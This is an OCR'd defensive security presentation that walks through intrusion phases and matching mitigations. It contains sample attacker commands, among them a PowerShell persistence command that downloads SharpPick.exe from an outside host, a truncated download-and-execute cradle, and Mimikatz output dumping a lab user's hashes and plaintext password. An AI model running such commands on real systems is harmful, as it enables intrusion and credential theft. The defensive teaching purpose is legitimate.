
PRACTICAL NETWORK DEFENSE

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section



THREAT LANDSCAPE

IN 2018, three absolute facts are relevant when it comes to security

- An organization cant prevent all attacks
- An organization's network is going to be compromised
- 100% security is a myth!

Paradigm Shift : ASSUME BREACH

As noted in the 2015 Verizon Data Breach Investigations Report

- "23% of recipients now open phishing messages and 11% click on attachments."
- "A campaign of just 10 e-mails yields a greater than 90% chance that at least one person will become the criminal's Prey."
- "…nearly 50% of users open e-mails and click on phishing links within the first hour."
- "…the median time-to-first-click coming in at one minute, 22 seconds across all campaigns."


Current State of Security Analysis

- Mandiant M-Trends report states attackers maintained access for 416 days before discovery
- Majority of the orgs were re-compromised often by the same actors
- Verizon report 83% of organization to weeks+ to discover compromise

Current State of Security Analysis

If you don’t believe our orgz are a target

- Read about slingshot APT, red October, Lazarus, Carbanak
- New York times articles about how western gov’t are testing ML malware in 3rd world
- Malware sample found in the wild that I'm reversing




Address	Length	Type	String
.data:10121E68	0000001E	C	PREREQUISITE_BATCH_CONTROL_NF
.data:10202B9C	00000036	C	! ! 99991 RTGS UIS 16:15 SEND RTGS MESSAGE CUTOFF
.data:1020BF9C	0000003C	C	! ! KE 2 EAPS KPS KENYA CBKEKENXXXX UGBAUGKA REC/EAPS UIS
.data:1020C0C4	0000003C	C	! ! UG 1 REC UIS UGANDA UGBAUGKAXXX UGBAUGKA UIS
.data:1020C168	0000003D	C	! ! RW 2 EAPS RWS RWANDA BNRWRWRWXXX UGBAUGKA REC/EAPS UIS
.data:1020C1A8	0000003F	C	! ! TZ 2 EAPS TIS TANZANIA TANZTZTXXXX UGBAUGKA REC/EAPS UIS

Current Strategies

- 10 years ago, strategy was
  - Install AV
  - Patch
- Today's strategy
  - Install AV
  - Patch

  Add DLP and NAC


"INSANITY IS DOING THE SAME THING OVER AND OVER AGAIN
AND EXPECTING DIFFERENT RESULTS."
quickmeme.com

Current Strategies …ctd

- DLP and NAC only stop a very small subset of attacks
- AV is known and is routinely bypassed
- We know this coz we routinely bypass them on our engagements
- Is it too much to think financed attackers can do the same
- Attackers know they’ll be successful before they launch an attack

Current State of Security Analysis…

"We must accept the fact that no barrier is impenetrable, and detection/ response represents an extremely critical line of defense. let's stop treating it like a backup plan if things go wrong.“ – Verizon report on detection

SECURITY OPS & NETWORK MONITORING

Point of this presentation is to solve the above problem

- We want to reduce the time between compromise and detection
- We know for a fact that prevention eventually fails!!
- But first we have to know what techniques the attackers are using to compromise our organizations
- How can you defend yourself if you don’t know what offense looks like?!!
- Realization in the security industry that attackers use more or less the same techniques once inside the organization
  - We know these techniques ☺
  - enter the ATT&CK MITRE FRAMEWORK

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

INTRUSION PHASES/ CYBER KILL CHAIN

- Initial Exploitation / Foothold
- Reconnaissance
- Privilege Escalation
- Persistence
- Lateral movement
- Data Exfiltration

INITIAL EXPLOITATION / FOOTHOLD


- Phishing through malicious email attachments, macros and links, pdfs, javascript, flash file
- Physical attack via direct access, USB, Rubberducky
- Credential compromise through public leaks
- Exploitation of a vulnerability e.g the Eternal Exploits

Mitigation: Initial Foothold

- Block Microsoft Office Macros where possible
- Deploy EMET to Workstation
- Enable PowerShell Logging (Only available v3+)
- Use AppLocker to block Execution for home folder, TEMP etc
- Deploy Security Software capable of tracking down suspicious behavior
- Restrict attachments via email/ download

INTRUSION PHASES

- Initial Exploitation / Foothold
- Reconnaissance
- Privilege Escalation
- Persistence
- Lateral movement
- Data Exfiltration



RECONNAISSANCE

- BloodHound

-Applies Graph Theory to Active Directory Attack Paths

-Required Information:

Who logged in where?

Who has admin rights where?

What users belong to what groups?

- All this can be done from unprivileged user context

- PowerView

-PowerShell post Exploitation tool used for AD Enumeration

Mitigation: Recon

- Deploy Windows 10 and limit local local group enumeration.
- Limit workstation to workstation communication.
- Increase security on sensitive GPOs
- Deploy Microsoft ATA

INTRUSION PHASES

- Initial Exploitation / Foothold
- Reconnaissance
- Privilege Escalation
- Persistence
- Lateral movement
- Data Exfiltration

PRIVILEGE ESCALATION

- Exploitation of Vulnerability
- Scheduled Task
- Access Token Manipulation
- Scheduled Tasks
- Misconfiguration / Incorrect Perms
- Passwords in SYSVOL & Group Policy Preferences

Mitigation: Privilege Escalation

- Remove files with passwords in SYSVOL (including GPP)
- Ensure admins don’t log onto untrusted systems (regular workstations)
- Add all admin accounts to Protected Users group
- Use Managed Service Accounts for SAs or ensure SA passwords are >25 characters (FGPP)
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1


INTRUSION PHASES

- Initial Exploitation / Foothold
- Reconnaissance
- Privilege Escalation
- Persistence
- Lateral movement
- Data Exfiltration

PERSISTENCE

Basic Persistence Techniques:


- Registry keys modification (mostly Run/RunOnce Keys)
  - [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
  - [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]



```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                                     10/26/2017 1:01 PI
  ☑  Update                               c:\users\roman\appdata:hxwdp1urzo4.vbs        10/26/2017 1:01 PI
```

- Startup Folders
  - %SystemDrive%\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup

PERSISTENCE – SYSTEM SERVICES



Name	Description	Status	Startup Type	Log On As
Microsoft Software Shadow Copy Provider	Manages software-based volume shadow copies taken by the Volume Shadow ...		Manual	Local System
Microsoft Security Center (2.0) Service		Started	Automatic	Local System
Microsoft iSCSI Initiator Service	Manages Inte		Manual	Local System
Microsoft .NET Framework NGEN v4.0.30319_X86	Microsoft .NE		Automatic (D...	Local System
Microsoft .NET Framework NGEN v2.0.50727_X86	Microsoft .NE		Manual	Local System
Media Center Extender Service	Allows Media		Disabled	Local Service
Link-Layer Topology Discovery Mapper	Creates a Net		Manual	Local Service
KtmRm for Distributed Transaction Coordinator	Coordinates t		Manual	Network Service
IPsec Policy Agent	Internet Proto		Manual	Network Service
IP Helper	Provides tunr		Automatic	Local System
Internet Connection Sharing (ICS)	Provides netv		Disabled	Local System
Interactive Services Detection	Enables user		Manual	Local System
IKE and AuthIP IPsec Keying Modules	The IKEEXT se		Manual	Local System
Human Interface Device Access	Enables gene		Manual	Local System
HomeGroup Provider	Performs netv		Manual	Local Service
HomeGroup Listener	Makes local c		Manual	Local System
Health Key and Certificate Management	Provides X.50		Manual	Local System
Group Policy Client	The service is		Automatic	Local System
Function Discovery Resource Publication	Publishes this		Automatic	Local Service
Function Discovery Provider Host	The FDPHOST		Manual	Local Service
Fax	Enables you t		Manual	Network Service
Extensible Authentication Protocol	The Extensibl		Manual	Local System
Encrypting File System (EFS)	Provides the		Manual	Local System
DNS Client	The DNS Clie		Automatic	Network Service

Microsoft Security Center (2.0) Service Properties (Local Computer)

Service name: mssecsvc2.0

Display name: Microsoft Security Center (2.0) Service

Description:

Path to executable:
C:\Users\tester\Desktop\wannacry.exe -m security

Startup type: Automatic

Help me configure service startup options.


Service status: Started

You can specify the start parameters that apply when you start the service from here.

Start parameters:

PERSISTENCE

- Scheduled Tasks



Name	Status	Triggers	Next Run Time
Bot	Ready	At 00:00 every day - After triggered, repeat every 00:01:00 for a duration of 1 day.	2016-10-20 16:57:00


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the tas

Action	Details
Start a program	C:\Users\tester\AppData\Roaming\trick.exe

- DLL Planting ("Distributed Transaction Coordinator" (MSDTC) Windows service.)
- Backdooring Executables that autorun on startup

PERSISTENCE


- Windows Management Instrumentation (WMI)
  - Can be extremely hard to trackdown / Remove
  - My personal favorite



```
PS C:\Users\roman> Import-Module .\Invoke-Persistence.ps1
PS C:\Users\roman> Invoke-Persistence -URL http://192.168.83.175/Expendable/SharpPick.exe
PS C:\Users\roman>
```

Mitigation: Persistence

- Leverage Microsoft sysinternals AutoRun




Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/23/2017 2:44 PM
☑ GrooveMonitor	GrooveMonitor Utility	Microsoft Corporation	c:\program files\microsoft office\office12\groovemonitor.exe	10/27/2006 10:53 AM
☑ Magic Winmail	MailServer	AMAX Information Technol...	c:\program files\magic winmail\server\mailctrl.exe	8/22/2016 7:21 AM
☑ SunJavaUpdateSched	Java Update Scheduler	Oracle Corporation	c:\program files\common files\java\java update\jusched.exe	9/6/2017 7:43 AM
☑ VMware User Process	VMware Tools Core Service	VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe	8/12/2015 6:19 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/26/2017 1:01 PM
☑ Update			c:\users\roman\appdata:hxwdp1urzo4.vbs	10/26/2017 1:01 PM

- Monitor Scheduled tasks on sensitive systems
- Block Internet Access to DCs
- Incorporate Threat Intelligence in your process e.g Microsoft ATA

INTRUSION PHASES

- Initial Exploitation / Foothold
- Reconnaissance
- Privilege Escalation
- Persistence
- Lateral movement
- Data Exfiltration

Lateral Movement: Mimikatz




```
C:\Windows\system32>powershell -exec bypass -command "IEX (New-Object System.Net
powershell -exec bypass -command "IEX (New-Object System.Net.Webclient).Download

  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Dec 14 2015 18:03:07)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 116783 (00000000:0001c82f)
Session           : Interactive from 1
User Name         : roman
Domain            : WIN-4JNU4976M9I
Logon Server      : WIN-4JNU4976M9I
Logon Time        : 8/16/2017 9:25:45 AM
SID               : S-1-5-21-1543555202-1605653260-2221344532-1000
        msv :
         [00000003] Primary
         * Username : roman
         * Domain   : WIN-4JNU4976M9I
         * LM       : 46a1fa776020aba308f9aed77369b4bc
         * NTLM     : ff29eb9304b0e50da36c005d5d13fe38
         * SHA1     : 21c43f268b022a64761876b83d4ec0d913dfe5fe
        tspkg :
         * Username : roman
         * Domain   : WIN-4JNU4976M9I
         * Password : Wangwei16!
        wdigest :
         * Username : roman
         * Domain   : WIN-4JNU4976M9I
         * Password : Wangwei16!
        kerberos :
         * Username : roman
         * Domain   : WIN-4JNU4976M9I
         * Password : Wangwei16!
```

LATERAL MOVEMENT

- WMI

PS-Remoting

